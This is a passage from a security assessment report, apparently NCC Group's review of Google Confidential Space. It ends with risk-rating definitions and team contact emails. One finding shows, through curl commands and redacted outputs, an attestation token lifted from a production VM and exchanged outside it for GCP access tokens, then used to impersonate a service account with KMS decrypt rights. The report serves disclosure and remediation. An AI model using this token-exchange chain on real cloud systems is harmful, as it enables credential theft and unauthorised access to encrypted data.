/test # ^[[24;9Rls

/test # cat /run/container_launcher/attestation_verifier_claims_token
cat /run/container_launcher/attestation_verifier_claims_token
eyJhbGciOiJSUzI1NiIsImtpZCI6Ijg5OWE2NGFiZTQ2NmMxOTIyIiwiaWF0IjoiREDACTED" data-bbox="142 517 657 708"/>

```

This test was aimed to understand if an exfiltrated attestation token could then be used to obtain valid GCP access tokens, from outside the Confidential Space/GCP environment. This was confirmed as can be seen below:

```
└─(danic@ELKATZ2)-[~]
└─$ curl ipinfo.io/ip
195.95.131.65
└─(danic@ELKATZ2)-[~]
└─$ cat attestation.jwt
eyJhbGciOiJSUzI1NiIsImtpZCI6Ijg5OWE2NGFiZTQ2NmMxOTIyIiwiaWF0IjoiREDACTED" data-bbox="142 782 603 918"/>


```
danic@ELKATZ2)-[~]
└─$ curl -X POST https://sts.googleapis.com/v1/token \
```


```

```

> -H "Content-Type: application/x-www-form-urlencoded" \
> -d "grant_type=urn:ietf:params:oauth:grant-type:token-exchange" \
> -d "audience=//iam.googleapis.com/projects/561160155319/locations/global/
↳ workloadIdentityPools/gspace-test-bola-ip/providers/attestation-verifier" \
> -d "scope=https://www.googleapis.com/auth/cloud-platform" \
> -d "requested_token_type=urn:ietf:params:oauth:token-type:access_token" \
> -d "subject_token_type=urn:ietf:params:oauth:token-type:jwt" \
> -d "subject_token=$(cat attestation.jwt | tr -d '\n')"

{
  "access_token":
  ↳ "ya29.d.c0ASRK0GZ-6fWziJyTm0XoLcr0eBwvylfhaCHdIDfqtmMKaBVFh9Z6yhaW_[REDACTED]",
  "issued_token_type": "urn:ietf:params:oauth:token-type:access_token",
  "token_type": "Bearer",
  "expires_in": 3087
}

```

In the example above the attestation token exfiltrated from a production VM was copied to a file created on an external machine. A POST request to `sts.googleapis.com` was then sent in order to obtain a valid access token. The access token was corresponding to that associated to the service account configured to run the virtual machine. Impersonation of other service accounts might be also possible depending on the permissions associated to the access token retrieved as shown above. An example in the [Create your first Confidential Space environment setup](#)²³ the access token could be used to obtain a new access token impersonating the service account with decrypt permissions on the KMS keys of the users:

```

curl -X POST \
-H "Authorization: Bearer
↳ ya29.d.c0ASRK0GZ-6fWziJyTm0XoLcr0eBwvylfhaCHdIDfqtmMKaBVFh9Z6yhaW_[REDACTED]" \
-H "Content-Type: application/json" \
"https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/gspace-test-bola-
↳ sa@gspace-test-bola.iam.gserviceaccount.com:generateAccessToken" \
-d '{
  "scope": [
    "https://www.googleapis.com/auth/cloud-platform"
  ]
}'

{
  "accessToken": "ya29.c.c0ASRK0GYRlty7drKb18PJ-3L70xSNbNqfnITRi_9lUJgVZtteKyBduPoEEbzKY1gE6R-6
↳ NAeyZaVUj8[REDACTED]",
  "expireTime": "2025-06-02T15:10:14Z"
}

```

This issue was raised for information only and considerations should be given to implement the following recommendation as a security improvement opportunity.

Recommendation

Attestation tokens should only be valid if used from within the VM/Container to which have been issued. Attempts to use these token from outside the virtual machines to which they were assigned should be prevented.

23. <https://cloud.google.com/confidential-computing/confidential-space/docs/create-your-first-confidential-space-environment>



This could be achieved by evaluating the IP address of a web client requesting a GCP access token via a request including the attestation verifier token: the GCP access token request should be only granted if the IP address of the requester matches the IP address of the Virtual Machine for which the attestation verifier token was originally issued.

Location

- Attestation verifier claims token - `/run/container_launcher/attestation_verifier_claims_token`



7 Finding Field Definitions

The following sections describe the risk rating and category assigned to issues NCC Group identified.

Risk Scale

NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors. The risk rating is NCC Group's recommended prioritization for addressing findings. Every organization has a different risk sensitivity, so to some extent these recommendations are more relative than absolute guidelines.

Overall Risk

Overall risk reflects NCC Group's estimation of the risk that a finding poses to the target system or systems. It takes into account the impact of the finding, the difficulty of exploitation, and any other relevant factors.

Rating	Description
Critical	Implies an immediate, easily accessible threat of total compromise.
High	Implies an immediate threat of system compromise, or an easily accessible threat of large-scale breach.
Medium	A difficult to exploit threat of large-scale breach, or easy compromise of a small portion of the application.
Low	Implies a relatively minor threat to the application.
Informational	No immediate threat to the application. May provide suggestions for application improvement, functional issues with the application, or conditions that could later lead to an exploitable finding.

Impact

Impact reflects the effects that successful exploitation has upon the target system or systems. It takes into account potential losses of confidentiality, integrity and availability, as well as potential reputational losses.

Rating	Description
High	Attackers can read or modify all data in a system, execute arbitrary code on the system, or escalate their privileges to superuser level.
Medium	Attackers can read or modify some unauthorized data on a system, deny access to that system, or gain significant internal technical information.
Low	Attackers can gain small amounts of unauthorized information or slightly degrade system performance. May have a negative public perception of security.

Exploitability

Exploitability reflects the ease with which attackers may exploit a finding. It takes into account the level of access required, availability of exploitation information, requirements relating to social engineering, race conditions, brute forcing, etc, and other impediments to exploitation.

Rating	Description
High	Attackers can unilaterally exploit the finding without special permissions or significant roadblocks.



Rating	Description
Medium	Attackers would need to leverage a third party, gain non-public information, exploit a race condition, already have privileged access, or otherwise overcome moderate hurdles in order to exploit the finding.
Low	Exploitation requires implausible social engineering, a difficult race condition, guessing difficult-to-guess data, or is otherwise unlikely.

Category

NCC Group categorizes findings based on the security area to which those findings belong. This can help organizations identify gaps in secure development, deployment, patching, etc.

Category Name	Description
Access Controls	Related to authorization of users, and assessment of rights.
Auditing and Logging	Related to auditing of actions, or logging of problems.
Authentication	Related to the identification of users.
Configuration	Related to security configurations of servers, devices, or software.
Cryptography	Related to mathematical protections for data.
Data Exposure	Related to unintended exposure of sensitive information.
Data Validation	Related to improper reliance on the structure or values of data.
Denial of Service	Related to causing system failure.
Error Reporting	Related to the reporting of error conditions in a secure fashion.
Patching	Related to keeping software up to date.
Session Management	Related to the identification of authenticated users.
Timing	Related to race conditions, locking, or order of operations.



8 Contact Info

The team from NCC Group has the following primary members:

- Carles Pey – Consultant
carles.pey@nccgroup.com
- Viktor Gazdag – Consultant
viktor.gazdag@nccgroup.com
- Daniele Costa – Consultant
daniele.costa@nccgroup.com
- Gage Polonsky – Project Manager
gage.polonsky@nccgroup.com
- Nate Russo – Account Manager
nate.russo@nccgroup.com

The team from Google has the following primary members:

- Rene Kolga
renekolga@google.com
- Keith Moyer
kmoy@google.com
- Joshua Krstic
jkrstic@google.com
- Alex Wu
wuale@google.com
- Yawang Wang
yawangwang@google.com
- Acacia Tena
acaciatena@google.com

